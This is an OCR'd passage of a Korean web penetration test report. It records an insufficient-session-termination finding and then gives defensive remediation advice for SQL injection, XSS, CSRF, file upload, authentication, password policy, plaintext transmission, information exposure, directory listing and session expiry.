
3.1.12. 불충분한 세션 종료 처리

구분	설명
취약점 상세내역	세션 만료 시간이 제대로 설정되어 있지 않아 세션 재사용이 가능합니다.

1. 기존에 사용하던 세션으로 요청을 보냅니다.



2. 현재 세션으로 요청을 보내도 처리되는 것을 확인할 수 있습니다.



[보안 권고안]

세션 테이블을 만들어 새 세션으로 로그인하는 경우 세션 테이블을 업데이트해야 합니다.

4. 보안 권고안

4.1. SQL Injection

취약점 항목	SQL Injection
취약점 개요	대화형 웹 사이트는 사용자의 입력 값을 이용하여 데이터베이스 접근을 위한 SQL 쿼리를 만들어 구현됩니다. SQL Injection 은 사용자의 입력 값으로 웹 사이트 SQL 쿼리가 완성되는 취약점을 이용하며, 입력 값을 변조하여 비정상적인 SQL 쿼리를 조합하여 실행합니다. 비정상적인 SQL 쿼리로 DBMS 및 데이터(Data)를 열람하거나 조작 가능하므로 사용자의 입력 값에 대한 필터링을 구현해야 합니다.

보안 조치 방법

■ **보안 조치 방법**

1. 사용자 입력 값 변수화 (Prepared Statement)

SQL Injection에 대한 근본적인 대응책은, SQL 구문을 먼저 컴파일한 후 사용자의 입력 값을 바인딩하는 Prepared Statement를 사용하는 것입니다. 특정 값을 지정하지 않은 SQL 구문을 하나의 템플릿으로 만들어 둔 후, 실행 시에 변수에 값을 지정하여 사용자가 입력한 값이 하나의 문자열로 인식되도록 만들어야 합니다.

2. 필터링 사용

정렬을 사용하는 부분이나 데이터베이스의 테이블 이름을 지정하는 곳에서는 Prepared Statement를 적용할 수 없으므로, 입력 값이 특정 문자만을 포함하도록 화이트리스트 기반 필터링을 추가적으로 적용할 필요가 있습니다.

4.2. XSS (Cross-Site Scripting)

취약점 항목	XSS (Cross-Site Scripting)
취약점 개요	XSS 는 사용자의 입력 값을 검증 없이 그대로 저장 또는 반사하는 취약점을 이용하며, 입력 값에 스크립트를 삽입하여 악성 명령을 실행합니다. 공격자가 작성하는 스크립트에 따라 쿠키 탈취, 사용자가 누르는 key 값 탈취, HTML 코드 삽입을 통한 피싱 등이 가능하므로 사용자의 입력 값에 대한 필터링을 구현해야 합니다.

보안 조치 방법

■ **보안 조치 방법**

1. HTML 특수 문자들을 HTML Entity 로 변경

HTML Entity란 기존에 사용하던 HTML 예약어를 문자 의미 그대로 사용하기 위해 만들어진 문자의 집합을 의미합니다. HTML 문자를 HTML Entity로 변경하여 의미를 그대로 사용하되, HTML 문자로 인식하는 것을 방지해야 합니다.

2. 필터링 사용

HTML editor를 사용하는 경우 위의 해결책을 사용할 수 없으므로 추가적인 필터링이 필요합니다. HTML을 전부 HTML Entity로 치환했다면, 우선 화이트리스트 기반으로 허용 태그를 살리고 블랙리스트 기반으로 악성 이벤트 핸들러를 필터링해야 합니다.

4.3. CSRF (Cross-Site Request Forgery)

취약점 항목	CSRF (Cross-Site Request Forgery)
취약점 개요	CSRF 는 요청을 하는 사용자에 대한 인증을 거치지 않는 취약점을 이용하며, XSS 와 연계하여 특정 스크립트를 삽입한 악성 링크를 생성하여 사용자가 의도치 않은 요청을 하도록 합니다. 사용자의 DB 정보의 수정 등이 가능하므로 요청을 검증해야 합니다.

보안 조치 방법

■ **보안 조치 방법**

1. 인증수단 추가

XSS가 존재하지 않는다면 인증 수단으로 토큰을 추가하여 CSFR 공격에 대응할 수 있습니다.

2. CORS 금지

XSS가 존재하더라도, 출처가 다른 리소스를 사용할 수 있는 CORS 정책을 금지하고 iframe 접속을 막는다면 CSFR 공격에 대응할 수 있습니다.

4.4. 파일 업로드

취약점 항목	File Upload
취약점 개요	파일 업로드 취약점은 사용자가 임의의 파일을 업로드할 수 있는 취약점을 이용하며, 악성 파일을 업로드하여 웹 쉘을 획득하거나, 서버 측 파일을 업로드하여 특정 명령을 수행할 수 있습니다. 웹 서비스의 많은 권한을 획득하게 되므로 별도의 서버에서 파일을 관리해야 합니다.

보안 조치 방법

■ **보안 조치 방법**

1. 파일을 DB 에서 관리

DB에 경로와 이름을 저장하여 파일에 접속할 때 파일 id로 접근하게 하다면 파일의 경로를 알 수 없기 때문에 파일 업로드 취약점에 대응할 수 있습니다.

2. 실제 저장되는 곳을 분리

NAS(Network Attached Storage) 서버를 따로 두고 파일을 저장한 후, 해당 서버에는 php 실행 프로그램을 설치하지 않는다면 악성 파일이 업로드 되고, 경로가 노출되어도 해당 파일이 실행되지 않기 때문에 파일 업로드 공격을 막을 수 있습니다.

4.5. 불충분한 인증

취약점 항목	불충분한 인증, 인가
취약점 개요	인증 프로세스가 제대로 구현되지 않는다면, 공격자는 세션을 탈취하는 것만으로 개인 정보에 접근하거나 정보를 수정할 수 있습니다. 따라서 인증에 성공한다면, 일회용 토큰을 발급하여 토큰이 있어야만 개인 정보를 볼 수 있도록 프로세스를 구축해야 한다.

보안 조치 방법

■ **보안 조치 방법**

1. 일회용 토큰 발급

개인 정보 등 중요 정보를 확인해야 하는 곳에서는 2차 인증을 사용하고, 세션만으로 정보에 접근할 수 없도록 일회용 토큰을 발급하여 토큰이 있어야만 개인 정보를 볼 수 있도록 보안이 필요합니다.

4.6. 불충분한 인가

취약점 항목	불충분한 인증, 인가
취약점 개요	인가가 불충분하다면, 권한이 부여되지 않은 사용자가 허가되지 않은 페이지에 접근하게 될 수 있으므로 해당 요청을 하는 사람이 허가된 사람이 맞는지 세션을 이용하여 서버 측에서 검증해야 합니다.
보안 조치 방법	
■ **보안 조치 방법** 1. 서버 측 세션 검증 요청을 받았을 때 요청자가 허가된 사람이 맞는지 검증이 필요합니다. 클라이언트 측에서 검증이 이루어질 경우 프록시 툴을 통한 우회가 가능하므로 서버 측에서 검증을 해야 합니다.	

4.7. 유추 가능한 인증정보 이용 미방지

취약점 항목	유추 가능한 인증 정보 미 방지
취약점 개요	계정 생성 시에 유추가 용이한 비밀번호의 사용을 방지하지 않는 취약점을 이용하며, 단순 조합을 통해 인증을 취득할 수 있으므로 해당 값의 적절성 및 복잡성을 점검해야 합니다.
보안 조치 방법	
■ **보안 조치 방법** 1. 복잡한 규칙 설정 단순한 문자의 조합이나 이용자의 개인 정보를 활용한 비밀번호 사용을 방지하고, 영어 대/소문자, 숫자, 특수문자 등을 혼합하도록 하여 보안을 강화해야 합니다.	

4.8. 데이터 평문 전송

취약점 항목	데이터 평문 전송
취약점 개요	네트워크 데이터 전송 시 중요 정보를 평문으로 전송하는 취약점이며, 공격자가 네트워크 통신을 탈취할 경우 중요 정보가 그대로 노출되기 때문에 정보를 암호화하여 전송해야 합니다.
보안 조치 방법	
■ **보안 조치 방법** 1. HTTPS 사용 HTTP 프로토콜 대신 HTTPS 프로토콜을 사용하여 데이터를 암호화하여 전송해야 합니다.	

4.9. 비밀번호 오류 횟수 미제한

취약점 항목	비밀번호 오류 횟수 미제한
취약점 개요	비밀번호 입력에 대한 오류 횟수에 제한이 없을 경우 무작위 대입이 가능하므로 횟수에 제한을 두어야 합니다.
보안 조치 방법	
■ **보안 조치 방법** 1. 횟수 제한 비밀번호를 입력할 수 있는 횟수를 제한하여 무작위 대입 공격에 대응해야 합니다.	

4.10. 시스템 운영정보 노출

취약점 항목	시스템 운영정보 노출
취약점 개요	웹 서버의 소스 코드 및 오류 메시지를 통해 시스템 운영정보가 노출되는 취약점이 존재하며, 해당 정보가 노출될 경우 침투 테스트를 통해 다양한 공격이 가능하므로 노출을 방지해야 합니다.
보안 조치 방법	
■ **보안 조치 방법** 1. 서버 헤더 제거 서버 헤더를 제거하여 시스템 운영 정보 노출을 방지해야 합니다.	

4.11. 디렉토리 노출

취약점 항목	디렉토리 노출
취약점 개요	URL 에 디렉토리를 검색할 경우 해당 경로의 모든 디렉토리 리스트가 출력되는데, 이는 인증/인가와 상관없이 파일을 다운받을 수 있게 하고, 파일과 폴더명을 노출시킴으로써 추가 공격을 용이하게 합니다.
보안 조치 방법	
■ **보안 조치 방법** 1. 인덱싱 기능 비활성화 Apache 설정 파일인 httpd.conf 파일에서 Directory 인덱싱 기능을 비활성화해야 합니다.	

4.12. 불충분한 세션 종료 처리

취약점 항목	불충분한 세션 종료 처리
취약점 개요	세션 종료 시간을 설정하지 않을 경우 발생하는 취약점이며, 공격자가 세션을 탈취할 경우 기한 없이 활용할 수 있으므로 이용자가 로그아웃을 할 경우 시간을 설정하여 세션을 파괴해야 합니다.
보안 조치 방법	

■ **보안 조치 방법**

1. 세션 종료시간 설정

세션이 유효한 시간을 설정하여 특정 시간 이후에는 세션을 파괴하여 무제한 이용을 방지해야 합니다.